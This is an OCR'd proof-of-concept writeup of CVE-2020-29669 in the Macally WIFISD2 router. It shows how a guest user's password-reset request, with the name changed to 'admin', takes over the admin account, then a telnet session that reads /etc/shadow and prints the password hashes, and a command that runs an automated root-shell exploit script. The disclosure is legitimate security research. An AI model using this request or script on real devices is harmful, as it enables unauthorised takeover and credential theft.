
Macally WIFISD2

Writeup for CVE-2020-29669

This is a writeup of exploiting the Macally WIFISD2 Travel Router. The Guest user is able to reset its own password. This process has a vulnerability which can be used to take over the administrators account and results in shell access. As the admin user may read the /etc/shadow file, the password hashes of each user (including root) can be dumped. The root hash can be cracked easily which results in a complete system compromise. All this from the guest account which is meant to be given to guests.

CVSS 3.1 Base Score: 8.7

Affected file: `/protocol.csp`



Maximilian Barz (OSCP), Email: mbzra@protonmail.com, Twitter: S1lky_1337
Daniel Schwendner, Email: officialcodebyter@gmail.com, Instagram: code_byter

Walkthrough / PoC:

Step 1:


Login as guest account on the web interface. Default password for guest and admin is blank.

When authenticated successfully a similar screen should appear.


Maximilian Barz (OSCP), Email: mbzra@protonmail.com, Twitter: S1lky_1337
Daniel Schwendner, Email: officialcodebyter@gmail.com, Instagram: code_byter

Step 2:

Navigate to the User manager in the settings menu, where you can change the password of your current user.



Guest is able to reset his own password, fill in the blank fields and capture the request in BurpSuite



Change the value of name to admin and forward the request.

Maximilian Barz (OSCP), Email: mbzra@protonmail.com, Twitter: S1lky_1337
Daniel Schwendner, Email: officialcodebyter@gmail.com, Instagram: code_byter


Request to http://10.10.10.254:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

```
1  POST /protocol.csp?fname=security&function=set HTTP/1.1
2  Host: 10.10.10.254
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.10.254/app/user/guest.html
8  Content-Type: application/x-www-form-urlencoded
9  If-Modified-Since: 0
10 Cache-Control: no-cache
11 Content-Length: 69
12 Connection: close
13 Cookie: lastaccount=guest; SESSID=yrbgcAcynqVA9aGsBpgDaYa7MQ5sA54aoeqyFu93L4DU5; savelge=us; hasfirmcheck=1
14
15 name=admin&opt=pwdmod&pwd1=password_for_admin&pwd2=password_for_admin
```

In the web interface, a pop-up box will appear saying "Password changed successfully"



Step 3:

Login as admin via telnet with the previously set password.

```
root@s1lkys:~/Projekte/macally# telnet 10.10.10.254
Trying 10.10.10.254...
Connected to 10.10.10.254.
Escape character is '^]'.

test login: admin
Password:
$ pwd
/data/UsbDisk1/Volume1
$
```

Admin is able to read `/etc/shadow` file exposing the root hash.

Maximilian Barz (OSCP), Email: mbzra@protonmail.com, Twitter: S1lky_1337
Daniel Schwendner, Email: officialcodebyter@gmail.com, Instagram: code_byter


```
root@s1lkys:~/Projekte/macally# telnet 10.10.10.254
Trying 10.10.10.254...
Connected to 10.10.10.254.
Escape character is '^]'.

test login: admin
Password:
$ cat /etc/shadow
root:$1$D0o034Sm$LY0jyeFPifEXVmdgUfSEj/:15386:0:99999:7:::
bin:*:13341:0:99999:7:::
daemon:*:13341:0:99999:7:::
admin:$1$zjmYPJwV$sPyyytv6tzLCZc1nNACQh0:13341:0:99999:7:::
mail:*:13732:0:99999:7:::
nobody:*:0:0:99999:7:::
guest:$1$2.4xgd8A$.ckwIv4VUHbyjA4iFZ3lP/:13341:0:99999:7:::
$
```

Exploit

The whole exploitation process is automated with a python script. To spawn a root shell (or crack the root hash) run `macally_exploit.py`.

```
python3 macally_exploit.py 10.10.10.254
```



Maximilian Barz (OSCP), Email: mbzra@protonmail.com, Twitter: S1lky_1337
Daniel Schwendner, Email: officialcodebyter@gmail.com, Instagram: code_byter